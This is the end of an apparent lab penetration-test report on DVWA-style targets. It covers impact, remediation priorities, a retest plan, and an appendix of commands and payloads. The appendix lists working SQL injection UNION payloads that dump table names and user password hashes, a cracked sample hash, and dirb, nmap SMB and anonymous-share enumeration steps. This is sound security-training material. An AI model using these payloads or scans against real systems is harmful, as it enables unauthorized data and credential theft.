- Browse http://10.5.5.11/data/; open the user accounts file → **flag** (Employee ID Zero).





Impact
Sensitive information is observable in transit; attackers passively monitoring the network can harvest paths, credentials, and files.

Remediation

- **Encrypt in transit** (HTTPS/TLS) and **at rest** (e.g., AES-256) for sensitive files.
- Apply **strict access controls/permissions** and **RBAC** to limit who can access such content.
- Disable plaintext services; enforce HSTS and modern TLS ciphers.

6. Evidence & Flags

Flag values: The provided PDF confirms successful retrievals via embedded screenshots for each challenge. For auditing, retain the original lab screenshots or re-run the steps above to capture the flag.

7. Risk Prioritization & Next Steps

Remediation order of operations (recommended):

1. **Fix SQL injection** (parameterized queries, WAF, least-priv DB account).
2. **Disable SMB guest access**; require auth; enforce signing/encryption; permission review.
3. **Enforce TLS** end-to-end; remove plaintext HTTP; tighten file permissions.
4. **Disable directory listing** and restrict direct access to sensitive paths.

Validation plan: After remediation, perform a targeted retest to confirm:

- SQLi payloads are neutralized; no data exfiltration via UNION/boolean-based techniques.
- Anonymous SMB access results in **Access Denied**; signed/encrypted sessions in place.
- Packet captures show **TLS**; no sensitive content in cleartext.
- Directory enumeration no longer reveals files; direct URL access properly gated.

8. Appendix A – Command & Payload Reference

SQL INJECTION PROOF OF CONCEPT
' OR 1=1 #
1' OR 1=1 UNION SELECT 1, DATABASE()#
1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
1' OR 1=1 UNION SELECT user, password FROM users # **Evidence: database name dvwa; tables guestbook, users; user smithy with hash 5f4dcc3b5aa765d61d8327deb882cf99 → password.**

DIRECTORY ENUMERATION
dirb http://<target>/ → discovered /Config, /Docs, /External; manual review → db_form.html → flag.

SMB ENUMERATION & ACCESS
nmap -p 139,445 --script smb* <10.5.5.0/24> (representative) to find SMB services.
Connect anonymously; browse print share → OTHER folder; download text file → flag.

PCAP ANALYSIS
Open ~/Downloads/SA.pcap → filter http.
Observe directories /test, /data, /includes, /passwords; browse http://10.5.5.11/data/ → user accounts file → flag (Employee ID Zero).

9. Limitations

Report is based strictly on artifacts and steps documented in the provided PDF. Live retesting would capture exact flag values and screenshots for the final deliverable package.